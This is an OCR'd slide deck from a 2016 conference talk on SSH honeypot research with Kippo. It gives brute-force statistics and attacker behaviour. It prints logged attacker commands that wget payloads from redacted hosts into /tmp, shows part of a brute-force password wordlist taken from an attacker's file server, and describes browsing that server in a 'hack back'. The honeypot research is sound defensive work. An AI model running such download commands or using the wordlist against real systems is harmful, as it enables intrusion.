Global Honeypot Trends

Elliott Brink

16 April 2016

RSM

Introduction

- Elliott Brink (@ebrinkster)
- Senior Pentester, RSM Australia
  - Internal penetration testing
  - External penetration testing
  - Social engineering
- Speaker at various information security/hacker conferences: DEFCON 23, GrrCON, BSides Indianapolis, Security Weekly TV Podcast, other IIA/ISACA events.
- Former top 10 consulting, prior sysadmin
- Honeypot crazy (coworkers/friends agree)

RSM

10 second agenda

- What is a honeypot?
- Why run one?
- My research/results
  - Initial results
  - Study of attackers
  - Global trends

RSM

Honeypots: introduction

- **Honeypot:** an intentionally vulnerable or fake system designed as a trap for potential attackers
  - There is no “good” interaction with a honeypot
  - Known accepted standards
  - Outside the scope, majority of time isn’t good
  - “Just because it isn’t good doesn’t mean it is bad”
- Traditionally used on external facing side of network
  - However, usage cases do exist for internal honeypots
- Detection of attacks aside from IDS/Firewall


RSM

Honeypots: introduction

- Active defense
- Annoying the attacker
- Trapping them, wasting their time

Winnie the Pooh © Disney

RSM




Sam Quigley
@emerose

Follow

The goal of security engineering is not to make compromise impossible. The goal is to make it expensive, difficult, and noisy.

RSM


Network
Firewall, IDS
Host
Patch Management,
HIDS, AV
Application
WAF, SDLC
Data
DLP, Access
Control

RSM

Why run one?

- **Personal:** fun (the best reason)
- **Corporate:** detection of outside attacks aside from IDS/Firewall
  - Internal detection scenarios possible
- **Academia:** research/thesis

RSM

Threat intelligence

RSM

Threat intelligence

RSM

Kippo

- **Kippo:** A medium interaction SSH honeypot written in Python (based on Kojoney)
- Emulates SSH login & full linux system
  - ls, cat, echo, ifconfig, wget, etc.
  - Records username/pass in MySQL
  - Records user interaction
- Original: https://github.com/desaster/kippo

However…

- For the purposes of this talk, I used Kippo across nine systems located in USA, China, Russia and Singapore
- Cowrie, based on Kippo with added features, assisted with features
  - https://github.com/micheloosterhof/cowrie


Kippo visualization

- Kippo Graph
  - http://bruteforce.gr/kippo-graph
  - @ikoniaris
- Kippo2ElasticSearch
  - https://github.com/ikoniaris/kippo2elasticsearch
  - @ikoniaris
- Tango Honeypot Intelligence
  - https://github.com/aplura/Tango
  - Allows sending to Splunk instance

RSM

Start of the project

- January 2014
- Raspberry Pi
- Low powered device
- Perfect for single use



RSM

Customization


- /proc/cpuinfo (edit CPU info)
- /proc/meminfo (edit memory info)
- Hostname (pick your favorite core banking product)
- Pre-logon banner

Winnie the Pooh © Disney

RSM


The first three months

- ~250,000 password attempts
- 40-10 correctly guessed root/123456 per day




RSM

Top 10 usernames attempted



RSM

Top 10 passwords attempted



RSM


Location based passwords

Location based passwords,

not as clever as we think…

RSM

Last hop of attack



RSM

User input! (what I was waiting for)

Input
wget http://[redacted]1234/good998
wget -O /tmp/aaa http://[redacted]:3344/aaa
wget -O /tmp/hen http://[redacted]:2233/hen
wget -O /tmp/hen http://[redacted]:2233/hen
wget http://[redacted]:280/360/G32
wget http://[redacted]:280/360/.G32
wget http://www.[redacted]com/G32.txt
wget http://[redacted]:280/360/G32

RSM

“Hack” back

RSM

User interaction

- Person logs in
- “wget http://RANDOMIP:RANDOMPORT/folder/file”
- The plan:

The Matrix © 20th Century Fox


RSM

Enter HFS (or HttpFileServer vX.X Beta)

RSM

Browsing around…hacker note taking…

- Huh…



Winnie the Pooh © Disney

RSM


Wordlists (thanks!!)

TorBrowser

http://[redacted]..%20文本文档%20(3).txt

[redacted]:9898/新建 文本文档 (3).txt

```
_
_
_
123456.com
123123
idc123!@#
123
aaa123!@#
qq123.com
123456
wantian##*(
qwe123
qwe1234
123qwe
123qwer
1qaz2wsx
1qaz
159753
!Q@W#E
159357
```




Winnie the Pooh © Disney

RSM

RSM

Google hack?

- Yep (and I indexed those, too)




RSM

Findings

- Linux local root exploit (circa 2007-2012)
  - They login as root, and run a local root exploit…
  - Script kiddies
  - You ***ALREADY HAVE ROOT*** there is no root^2
- Windows DDoS exe, botnet etc
- SSH backdoor perl/sh scripts
- SSH key to add to honeypot for continued access

“server.exe”



virustotal

